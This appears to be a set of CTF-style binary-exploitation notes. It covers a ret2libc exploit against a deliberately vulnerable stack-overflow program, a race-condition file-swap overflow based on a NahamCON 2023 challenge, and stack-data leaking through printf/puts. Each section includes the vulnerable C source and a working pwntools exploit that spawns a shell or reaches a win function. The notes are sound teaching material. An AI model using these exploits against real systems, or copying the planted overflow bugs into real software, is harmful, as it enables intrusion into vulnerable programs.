Scenarios
Multiple BOFs > Ret2Libc
PIE Disabled & NO Canary
the idea of the challenge is to leak the libc address from the first BOF, by creating a rop chain that will call puts from .plt and pass the puts.got as an arguemnt. kowing the leaked address we calculate the libc address and execute system in the next rop chain in the second BOF.
bianry.c
#include<stdio.h>
#include<string.h>

void init_buffer(){
    setvbuf(stderr, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
}

void helper(void) {
  __asm__(
    "pop %rdi\n"
    "ret\n"
  );
}

void BOF(){
    char buf[0x10];
    fgets(buf, 0x100, stdin);
    size_t len = strcspn(buf, "\n");
    buf[len] = '\0';
}

void Exploit(){
    char buf[0x500]; // padding

    BOF();
    puts("Hii");
    BOF();
}

void main(int argc, char **argv, char **envp){
    init_buffer();
    puts("Hii");
    Exploit();
}
compile
$ gcc binary.c -o binary -no-pie
solve.py
#!/usr/bin/env python3
from pwn import *

exe = ELF("./binary", checksec=False)
libc = ELF("./libc.so.6", checksec=False)
context.binary = elf = exe
context.endian = 'little'
context.arch = 'amd64'

io = process([exe.path])

rop = ROP(elf)
rop.raw(b'A'*40)
rop.raw(rop.ret.address)
rop.puts(elf.got["puts"])
rop.raw(elf.sym._start)

log.success(rop.dump())
io.sendlineafter(b'Hii\n', rop.chain())

leak = hex(unpack(io.recvline().rstrip(), "all"))
log.success(f'leaked puts.got = {leak}')
log.success(f'libc.symbols["puts"] = {hex(libc.symbols["puts"])}')

libc.address = int(leak, 16) - libc.symbols["puts"]
log.success(f'libc.address = {hex(libc.address)}')

bin_sh = next(libc.search(b'/bin/sh'))

rop2 = ROP(libc)
rop2.raw(b'A'*40)
rop2.raw(rop.ret.address)
rop2.system(bin_sh)

log.success(rop2.dump())
io.sendlineafter(b'Hii\n', rop2.chain())

io.interactive()
Race Condition & BOF
inspired by ‘nahmnahmnahm' challenge - NahamCON CTF 2023
the challege gives you the ability to create and write into files and pass those files name to the running binary !
this is a great challenge that shows how using fread can lead to a BOF, by passing nmemb the value of 0x1000 & not closing the file when done using fclose(fp) (causes seg fault).
size_t fread(void *restrict ptr, size_t size, size_t nmemb, FILE *restrict stream);

// The function fread() reads 'nmemb' items of data, each 'size' bytes long, from the stream pointed to by 'stream', storing them at the location given by 'ptr'.

// NOTE :: "nmemb" must equal the size/length of the buffe/array to be written
so the main idea was to send a file name that doesn't contains flag, and it's not a copy of it, and it's size doesn't exceed 80.
And here where we found the Race Condition problem that we can take advantage of !!
By creating a file (i.e. it's name empty) that contains only a single null byte, after the file accepted by the running process it will hold on running getchar() function, waiting for us to pass any char.
So we can abuse this by modifing the empty file content with a payload of our choice, that leads to a BOF.
binary.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>

void winning_function(){
  char contents[256];
  FILE *f;

  puts("Welcome to the winning function!");
  f = fopen("flag.txt", "r");
  fread(contents, 1uLL, 0x100uLL, f);
  puts(contents);
  fclose(f);
}

void vuln(char *filename)
{
  char buffer[80];
  FILE *f;

  f = fopen(filename, "r");
  if ( f ){
    fread(buffer, 1uLL, 0x1000uLL, f);      // Vulnerable !!
    printf("%s", buffer);
  }
  else{
    perror("fopen");
  }
}

int main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);

  struct stat st;
  char filename[128];
  memset(filename, 0, sizeof(filename));

  printf("Enter file: ");
  fgets(filename, 127, stdin);
  filename[strcspn(filename, "\n")] = 0;

  if (strstr(filename, "flag")){
    perror("filename contains flag");
    return -1;
  }
  else{

    if ( lstat(filename, &st) == -1 ){
      perror("stat");
    }
    else if ( (st.st_mode & 0xF000) == 40960 ){
      perror("is_symlink");
      return -1;
    }
    else if ( st.st_size <= 80 ){
      puts("Press enter to continue:");
      getchar();                            // we can abuse it !!
      vuln(filename);
    }
    else{
      perror("File size");
      return -1;
    }
  }

  return 0;
}
compile
$ gcc binary.c -o binary -no-pie
solve.py
#!/usr/bin/env python3
from pwn import *

elf = ELF("./binary", checksec=False)
context.binary = elf

def main():
    io = process([elf.path])

    rop = ROP(elf)
    rop.raw(b"A"*104)
    rop.raw(rop.ret.address)
    rop.call(elf.sym.winning_function, [])
    log.success(f'rop.dump() == {rop.dump()}')

    f = open('empty', 'wb'); f.write(b'\x00'); f.close()
    io.sendlineafter(b'Enter file: ', b'empty')

    # while waiting for getchar()

    f = open('empty', 'wb'); f.write(rop.chain()); f.close()
    io.sendlineafter(b'Press enter to continue:\n', b'\n')

    io.interactive()

if __name__ == "__main__":
    main()
Leaking with output stream functions
Output stream functions in C are a category of functions that facilitate the generation of output and writing it to an output stream.
An output stream represents a destination where data can be written, such as the standard output (usually the console), files, network sockets, or other devices.
commonly used output stream functions in C include:
- puts()
- printf()
- fputs()
- fprintf()
The puts() & printf() functions in C prints strings until it encounters a null character (\x00) in the provided string.
testing.c
#include <stdio.h>
#include <string.h>

int main(int argc, char const *argv[])
{
	char Vuln[8];

	read(0, Vuln, 8 * 2);
	printf("%s", Vuln); // OR :: puts(Vuln);

	return 0;
}
$ ./testing  <<< $(python3 -c "import sys; sys.stdout.buffer.write(b'A'*16)") | hexdump -C

# 00000000  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  |AAAAAAAAAAAAAAAA|
# 00000010  8a 11 de f7 ff 7f                                 |.qX...|
# 00000016
An additional six bytes have been outputted !! So What is going on ??

in the debugger before we call read(), under the EXPRESSIONS tab, we see the buffer Vuln[8], and other data.

And after executing read() and passing the input "AAAA-BBBB-CCCC-DD", we can see how the buffer filled from right to left starting from the left column.
And we can see how the last 2 bytes from the buffer are 0x0a & 0x00.
So when calling printf() it will print everything up to the null byte !! (without printing the null byte)

So I tried to re-run the executable, and this time I passed this input "AAAA-BBBB-CCCC-DDX" (one extra byte).
And we can see how the last 2 bytes from the buffer are 0x58 & 0x0a. where is the NULL BYTE ??
We overwrite it. so when calling printf() this time it will print until reaching the null byte after the 0x7f byte ^^.